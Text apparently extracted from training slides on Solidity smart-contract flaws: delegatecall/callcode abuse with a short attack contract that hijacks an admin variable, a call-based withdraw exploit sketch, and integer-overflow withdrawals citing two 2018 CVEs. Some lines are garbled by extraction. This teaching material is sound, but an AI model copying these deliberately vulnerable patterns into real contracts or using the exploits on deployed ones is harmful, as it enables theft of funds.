
1.Call()



2.delegatecall()



3.callcode()



Call function abuse

EXAMPLE

Example 1

```
pragma solidity ^0.4.22;
contract foo{
    address public admin;
    function call_function(address addr,bytes4 data) public {
        addr.delegatecall(data); //Vulnerabilities caused by using the delegatecall function
        addr.callcode(data); //Vulnerabilities caused by using the callcode function
    }
}

contract attack {
    address public admin;
    function test() public {
        admin = 0x038f160ad632409bfb18582241d9fd88c1a072ba;
    }
}
```

Example 2

```
function call_function(bytes data) public {
    this.call(data);
    /*Take advantage of code examples*/
    //this.call(bytes4(keccak256("withdraw(address"))), target);
}

function withdraw(address addr) public {
    require(isAuth(msg.sender));
    addr.transfer(this.balance);
}
```

Call Abuse

CVE-2018-12959

```
function approveAndCall(address _spender, uint256 _value, bytes _extraData) returns (bool
success) {
    allowed[msg.sender][_spender] = _value;
    Approval(msg.sender, _spender, _value);

    //call the receiveApproval function on the contract you want to be notified. This
crafts the function signature manually so one doesn't have to include a contract in here
just for this.

    //receiveApproval(address _from, uint256 _value, address _tokenContract, bytes
_extraData)
    //it is assumed that when does this that the call *should* succeed, otherwise one
would use vanilla approve instead.


    if(!_spender.call(bytes4(bytes32(sha3("receiveApproval(address,uint256,address,bytes)"))),
msg.sender, _value, this, _extraData)) { throw; }
    return true;
}
```

DEMO

Integer overflow

Integer overflow

- Solidity's uint defaults to a 256-bit unsigned integer, indicating a range of: $[0, 2^{256}-1]$



Arithmetic overflow

EXAMPLE

balances[msg.sender]=5<6=2256-1>1**

```
pragma solidity ^0.4.22;
contract foo { //Define contract name
mapping (address => uint256) balances; //Define an array of record balances, array name: balances

function deposit() payable{ //deposit function, mainly used to record deposits
    balances[msg.sender] += msg.value; //Increase deposit amount
}

function withdraw(uint256 amount){ //Withdrawal function, function with vulnerability
    require(balances[msg.sender] - amount > 0); //Integer overflow, the loophole occurs in this line
    msg.sender.transfer(amount); //Transfer to the cash withdrawal address
    balances[msg.sender] -= amount; //After deducting the amount of cash
}
```

Arithmetic overflow

CVE-2018-11561

